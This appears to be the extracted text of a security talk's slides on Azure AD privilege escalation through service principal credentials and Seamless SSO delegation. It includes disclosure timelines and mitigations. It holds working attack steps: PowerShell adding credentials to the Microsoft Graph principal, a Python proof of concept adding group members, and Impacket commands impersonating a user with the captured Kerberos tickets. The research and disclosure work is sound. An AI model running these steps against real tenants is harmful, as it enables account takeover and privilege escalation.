PS C:\Users\Dirkjan> Get-AzureADGroupMember -ObjectId $group.ObjectId

ObjectID          DisplayName UserPrincipalName      UserType
-----          -----
392d637b-3cde-4045-98ba-62abd9ba1e40 user      user@bbqmeatlovers.com Member
```



Logging?

- Log shows actions were performed by application

DATE	↓ SERVICE	CATEGORY	↓ ACTIVITY	↓ STATUS	TARGET(S)	INITIATED BY (ACTOR)
3/13/2019, 9:53:56 PM	Core Directory	GroupManagement	Add member to group	Success	user@bbqmeatlovers.co...	testapp
3/13/2019, 9:53:40 PM	Core Directory	GroupManagement	Remove member from gr...	Success	user@bbqmeatlovers.co...	testapp
3/13/2019, 9:30:04 PM	Core Directory	GroupManagement	Add member to group	Success	user@bbqmeatlovers.co...	testapp



Problem 2

- “Application administrators” can manage all applications and service principals
- Two (default) service principals have “Directory.ReadWrite.All”
- By adding a credential to an application, the Application Administrator escalates their privileges



Previously

```
PS C:\Users\Dirkjan> $sp = Get-AzureADServicePrincipal -searchstring "Microsoft Graph"
PS C:\Users\Dirkjan> $sp.ObjectId
48456716-a327-4395-922a-9362a4c9a25b
PS C:\Users\Dirkjan> New-AzureADServicePrincipalPasswordCredential -objectId $sp.ObjectId -
ssword2
```

```
CustomKeyIdentifier :
EndDate          : 31-12-2099 12:00:00
KeyId            :
StartDate        : 6-8-2018 13:37:00
Value            : thisisannewpassword2
```



Python POC code to connect

```
1 import requests
2 import json
3
4 CLIENT_ID = '00000003-0000-0000-c000-000000000000'
5 CLIENT_SECRET = 'thisisanewpassword2'
6
7 AUTHORITY_URL = 'https://login.microsoftonline.com/bobs wrenches.onmicrosoft.com'
8 TOKEN_ENDPOINT = '/oauth2/v2.0/token'
9
10 data = {'client_id':CLIENT_ID,
11         'scope':'https://graph.microsoft.com/.default',
12         'client_secret':CLIENT_SECRET,
13         'grant_type':'client_credentials'}
14
15 r = requests.post(AUTHORITY_URL + TOKEN_ENDPOINT, data=data)
16
17 data2 = r.json()
18 hdr = {'Authorization': 'Bearer %s' % data2['access_token']}
19
20 bodydata = {"@odata.id": "https://graph.microsoft.com/v1.0/users/2730f622-db95-4b40-9be7-6d72b6c1dad4"}
21 r = requests.post('https://graph.microsoft.com/beta/bobs wrenches.onmicrosoft.com/
22                     groups/3cf7196f-9d57-48ee-8912-dbf50803a4d8/members/$ref', headers=hdr, json=bodydata)
23
24 print r.status_code
25 print r.content
```



Fix timeline

- Reported to MSRC in August 2018
- Confirmed fixed in December
- Current behaviour:

```
PS C:\Users\Dirkjan> $sp = Get-AzureADServicePrincipal -searchstring "Microsoft Graph"
PS C:\Users\Dirkjan> New-AzureADServicePrincipalPasswordCredential -objectId $sp.ObjectId -EndDate "31-12-2099 12:00:00"
-StartDate "6-8-2018 13:37:00" -Value thisisannewpassword
New-AzureADServicePrincipalPasswordCredential : Error occurred while executing SetServicePrincipal
Code: Authorization_RequestDenied
Message: Caller does not have access to add/remove credentials for a service principal associated with a reserved application id 00000003-0000-0000-000000000000
RequestId: 9bc3d7a6-8108-48d2-98b4-19eb6a3c1678
DateTimeStamp: Wed, 13 Mar 2019 21:07:11 GMT
HttpStatusCode: Forbidden
```



Behaviour is now documented

The following administrator roles are available:

- [Application Administrator](#): Users in this role can create and manage all aspects of enterprise applications, application registrations, and application proxy settings. This role also grants the ability to consent to delegated permissions, and application permissions excluding Microsoft Graph and Azure AD Graph. Users assigned to this role are not added as owners when creating new application registrations or enterprise applications.

Important: This role grants the ability to manage application credentials. Users assigned this role can add credentials to an application, and use those credentials to impersonate the application's identity. If the application's identity has been granted access to Azure Active Directory, such as the ability to create or update User or other objects, then a user assigned to this role could perform those actions while impersonating the application. This ability to impersonate the application's identity may be an elevation of privilege over what the user can do via their role assignments in Azure AD. It is important to understand that assigning a user to the Application Administrator role gives them the ability to impersonate an application's identity.




Remaining risks

- Global Admins can still assign privileges to applications
- Possibility for backdooring accounts
- Service Principal accounts do not require MFA
- Credentials assigned to Microsoft apps are not visible in the Azure Portal
- Custom applications with high privileges still at risk



Azure Resource manager also affected



Azure RBAC

- RBAC roles can be assigned to service principals
- These can be managed by Application Administrators
- Also by the on-premise sync account
- High privilege applications might need an account
 - Example: Terraform



TL;DR

Anyone with control over Service Principals can assign credentials to them and potentially escalate privileges.




Seamless Single Sign On


aka: let's port all of Kerberos' weaknesses to Azure



SSO Flow (simplified)



SSO Flow 2 (simplified)



Technical things

- Active Directory stores a computer account: AZUREADSSOACC\$
- Password is shared with Azure AD
- Service ticket is encrypted with this password, contains user SID
- Azure AD decrypts ticket, looks up user by SID in Azure AD
- Logged in



Compromised Active Directory

- If Active Directory is compromised, attackers can dump hashes and create fake Service Tickets
- Called Silver Tickets
- Can be used to log in as any user in Azure AD (if no MFA)
- Well-known Kerberos risk

Source: <https://www.dsinternals.com/en/impersonating-office-365-users-mimikatz/>



What about delegation

- Kerberos has the concept of “delegation”
- Delegation means trusting applications to impersonate other users
- If configured incorrectly, applications can impersonate any user
- 3 forms of delegation:
 - Unconstrained: very dangerous, avoid using
 - Constrained: has to be specifically configured, unlikely attack vector for Azure AD
 - Resource based constrained: Recently being researched



Resource based constrained delegation

- Delegation is configured on the target object
- The AZUREADSSOACC\$ account is a computer account
- No special protections
- Anyone that can manage computer accounts in the container or OU this account is in can configure it
- Likely many admins in larger orgs have this access

Credits: @elad_shamir, @harmj0y and @gentilkiwi for their research on this topic



Demo

```
user@localhost:~/azuread$ python rbdel.py -u office\\helpdesk -p Welkom01 40.115.8.221 azureadssoacc\\$  
[-] Connecting to host...  
[-] Binding to host  
[+] Bind OK  
[+] Object found: CN=AZUREADSSOACC,CN=Computers,DC=office,DC=local  
Currently allowed sids:  
[+] Object modified successfully  
user@localhost:~/azuread$ python rbdel.py -u office\\helpdesk -p Welkom01 -q 40.115.8.221 azureadssoacc\\$  
[-] Connecting to host...  
[-] Binding to host  
[+] Bind OK  
[+] Object found: CN=AZUREADSSOACC,CN=Computers,DC=office,DC=local  
Currently allowed sids:  
S-1-5-21-22320149-2113018802-4077139283-6101
```




Getting a ticket for Vince

```
user@localhost:~$ getST.py office/helpdesk@office.local -dc-ip 52.178.64.184 -impersonate  
vince -spn http/autologon.microsoftazuread-sso.com  
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation  
  
Password:  
[*] Getting TGT for user  
[*] Impersonating vince  
[*] Requesting S4U2self  
[*] Requesting S4U2Proxy  
[*] Saving ticket in vince.ccache
```



Log in on Azure



Intercept HTTP history WebSockets history Options

Request to https://autologon.microsoftazuread-sso.com:443 [40.126.9.66]

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```
GET
/frozenliquids.onmicrosoft.com/winauth/sso?desktopsso=true&isAdalRequest=False&client-request-id=dddb039d-1e4e-4960
-b6bb-e4eda2962b93&_=1552596401515 HTTP/1.1
Host: autologon.microsoftazuread-sso.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://autologon.microsoftazuread-sso.com/frozenliquids.onmicrosoft.com/winauth/sso?desktopsso=true&isAdalRequest=
False&client-request-id=dddb039d-1e4e-4960-b6bb-e4eda2962b93&iframe=1
X-Requested-With: XMLHttpRequest
Connection: close
Cookie: fpc=ApwWVOCQqc1IihjqE_eRTBLI7RGAQAAAGSOHNQOAAAAA;
esctx=AQABAAAAAAACEfexXjamQb30eGQ4GugvWPJtGrAPCtojRYek8b7eR8LH7Ddjuy4amq6uhlfV-J0BpGacqMMXWAQJW_yjNo8tZUn3BvoGhmLjL
AQnQP_igbdL6STUWjLfyoAaDc0kxlg4lAb-T7RC0GBH4sfbPwJIYfugT0Ri4qeM6U0YaoYzmOrUJnPD-mqpSoXIzscLyVOYgAA;
x-ms-gateway-slice=prod; stsservicecookie=ests
Authorization: Negotiate
YIHSBgYrBgEFBQKggccwgcsCjAIBgYrBgEFAgWigbUEgbJgga8GBisGAQUCBQUBMAqhCAQGb2ZmaWNlaoGWMIGToQMCAQWiAwIBCqMOMAwCqEEAgI
AlaICBACKdzBloAcDBQBQAAQoRIwEKADAgEBQkwBxsFdmluY2WiCBsGb2ZmaWNloxsGaADAgECoRIwEBsGa3JidGd0GwZvZmZpY2WlERgPMjAxOT
AzMTUyMDQ2NDFapwYCBHy/z2oFDASAgESAgERAgEQAgEXAgEZAgEa
```



Insert ticket here

The screenshot shows a browser developer tools Network tab with several requests listed:

- 254 https://autologon.microsoft.com/... GET /frozenliquids.onmicrosoft.com/winauth/sso?desktopsso=tr...
- 255 https://login.microsofton... POST /frozenliquids.onmicrosoft.com/login
- 256 https://account.activedir... POST /
- 257 https://account.activedir... GET /applications/Default.aspx?whr=frozenliquids.onmicrosoft.c...

Below the Network tab, there is a terminal session window with the following content:

```
user@localhost:~/azuread$ export KRB5CCNAME=vince.ccache
user@localhost:~/azuread$ python krbhttp.py
YIIFswYGKwYBBQUCoIIIfpzCCBa0gDTALBgkqhkiC9xIBAgKiggWQBIIFjGCCBYgG...com
aEDAgE0ogcDBQAAAAAAo4IE8GGCB0wwggTooAMCAQWhDhsMT0ZGSUNFLkxPQ0FMoj...; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
xvZ29uLm1pY3Jvc29mdGF6dXJlYWQt...NvLmNvbaOCBjgwggSUoAMCARehAwIBAak...
PZm0ZKJnTAD815R8EeT91i5SsvRUSeF/lQ0SAdq3mWpnXeF72UpSISegHzf6RsVh3...
4q7CCH/1ssKavNn8x4Ju...XBdmcf5nGvbsD3w/MHnle6aiU0jmJXJylMfpfuG7NNbV...
lvZCZSb+11MPgqvWZ9UfxKkbExn7bcRDsUxJcKYiHbh12ryq0+8o0QF/dhp+mRP7...so.com/frozenliquids.onmicrosoft.com/winauth/sso?desktopsso=t
- request-id=50e57456-8035-4501-8931-014e6ffbe7c1&iframe=1
X-Requested-With: XMLHttpRequest
Connection: close
Cookie: fpc=ApwWWOCQqc1IihjqE__eRTBLI7RGAQAAAoy4HNQOAAAA;
esctx=AQABAAAAACEfexXxjamQb30eGQ4GugvAPzzgDzsKY1020maCzX797mf-o7LheH40m5iVKEXDUW9cF48sMrIHE3XX2Y
tSUXEYcDR6aq49A9i1980HxbiT4Iq_0Y0a7wt9RSCyG83R1bZzER0Q3qSm6MzEeACT1xEAGyJKWw9XhUNQgAA; x-ms-gatew...
stsservicecookie=ests
Authorization: Negotiate
YIIFswYGKwYBBQUCoIIIfpzCCBa0gDTALBgkqhkiC9xIBAgKiggWQBIIFjGCCBYgGCSqGSIB3EgECAgEAb0IFdzCCBX0gAwIBE
wggTooAMCAQWhDhsMT0ZGSUNFLkxPQ0FMojUwM6ADAgECosSwKhsEaHR0cBsiYXV0b2xvZ29uLm1pY3Jvc29mdGF6dXJlYWQt...
IBAAKCBIYEggSC+7WHQeMokEScfg/+Jt+y2U0PZm0ZKJnTAD815R8EeT91i5SsvRUSeF/lQ0SAdq3mWpnXeF72UpSISegHzf6...
g6cfmP4q7CCH/1ssKavNn8x4Ju...XBdmcf5nGvbsD3w/MHnle6aiU0jmJXJylMfpfuG7NNbVS6wzb0jSp8sEe/n+w+hnujeUi...
kbExn7bcRDsUxJcKYiHbh12ryq0+8o0QF/dhp+mRP7TuCzS6sL4kP33o67Coxo5R4eITdVdIeLB0sYV+9uMLzJU7NQr7dSGzc...
gZf1Xvr4TBh5MYo49QRjwxm1QXR40472KxKsQ66tMok+RiVeKcKN6mx0HykXo1/zNqr69cm62DCh3XzFPi8iBB9JEHFcwyMv...
60u6TZbk4ZU99rXxvPKi3oGJ50XHM0MZHN90b/5tBGU1kECBGanGFBTUv3Mk8ahDEIaM2NBk15DhW3a6wGh0GfFhN+D4AtnUc...
```



Logged in 😊

A screenshot of a web browser window titled "Access Panel Applications". The URL in the address bar is <https://account.activedirectory.windowsazure.com/r?whr=fro>. The top right corner shows a user profile for "vince MSOBB" with a red box highlighting the profile picture. Below the header, there's a "Microsoft" logo and a "Apps" section. The "Apps" section includes a search bar labeled "Search apps" and two tiles: "Add-In" (orange icon) and "Groups" (purple icon). The entire screenshot is framed by a thick black border.




TL;DR

Anyone who can edit properties* of the AZUREADSSOACC\$ account, can impersonate any user in Azure AD using Kerberos (if no MFA)

*and has control over at least one account with a Service Principal Name set



In BloodHound 2.1



Disclosure timeline

- Reported to MSRC January 2019
- Conclusion: Won't fix for now, but looking into hardening measures for the future



Conclusions



Conclusions

- MFA all the things
- Be careful with MFA exclusions on IP basis (guest network?)
- Protect your Azure AD Sync servers like domain controllers
- Audit your Service Principals, their access and their owners
- Using SSO weakens security, protect the SSO account

